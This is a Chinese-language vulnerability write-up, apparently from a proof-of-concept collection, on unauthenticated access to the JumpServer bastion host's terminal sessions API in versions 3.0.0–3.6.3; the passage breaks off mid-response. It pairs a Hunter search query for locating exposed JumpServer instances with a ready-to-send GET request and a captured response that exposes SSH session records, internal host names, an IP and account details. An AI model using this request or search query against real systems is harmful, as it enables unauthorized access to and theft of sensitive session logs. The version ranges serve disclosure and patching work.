J12-1JumpServer-开源堡垒机-PermissionAC


漏洞描述：

JumpServer开源堡垒机是一款运维安全审计系统产品，提供身份验证、授权控制、账号管理、安全审计等功能支持，帮助企业快速构建运维安全审计能力。JumpServer开源堡垒机通过企业版或者软硬件一体机的方式，向企业级用户交付开源增值的运维安全审计解决方案。
api/api/v1/terminal/sessions/权限控制存在逻辑错误，可以被攻击者匿名访问。未经身份验证的远程攻击者可利用该漏洞下载ssh日志，并可借此远程窃取敏感信息。存储在 S3、OSS 或其他云存储中的ssh会话不受影响。

影响版本：

- 3.0.0 <= JumpServer <= 3.5.4
- 3.6.0 <= JumpServer <= 3.6.3

网站图片：



网络测绘：

Hunter 语法：


- hunterapp.name="JumpServer"

漏洞复现：

payload：

```
GET /api/v1/terminal/sessions/ HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept: */*
Connection: Keep-Alive
```

效果图:


Request
数据包扫描
热加载
构造请求
GET /api/v1/terminal/sessions/ HTTP/1.1
Host :
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept: */*
Connection: Keep-Alive
Responses
https
2097182bytes / 4194ms
HTTP/1.1 200 OK
Server: openresty/1.19.9.1
Date: Sun, 01 Oct 2023 02:47:24 GMT
Content-Type: application/json
Connection: keep-alive
Vary: Accept, Accept-Language, Cookie
Allow: GET, POST, PUT, PATCH, DELETE, HEAD, OPTIONS
X-Frame-Options: DENY
Content-Language: zh-hans
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Set-Cookie: SESSION_COOKIE_NAME_PREFIX=jms_; Path=/
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: GET,POST,OPTIONS
Content-Length: 2097182
[
{
"id": "d1a279bd-b1af-4ab5-96f7-e09c84c12aba",
"asset": "ecs-appserver-0005(172.16.0.47)",
"user_id": "9c63d643-412e-4eed-97bd-f7f0402626bf",
"asset_id": "9fa389bd-4e3f-4b1e-a876-bffe20e3dc14",
"account": "centos(centos)",
"account_id": "3b53bbc6-ef84-4e80-877e-67a9781b81b1",
"protocol": "ssh",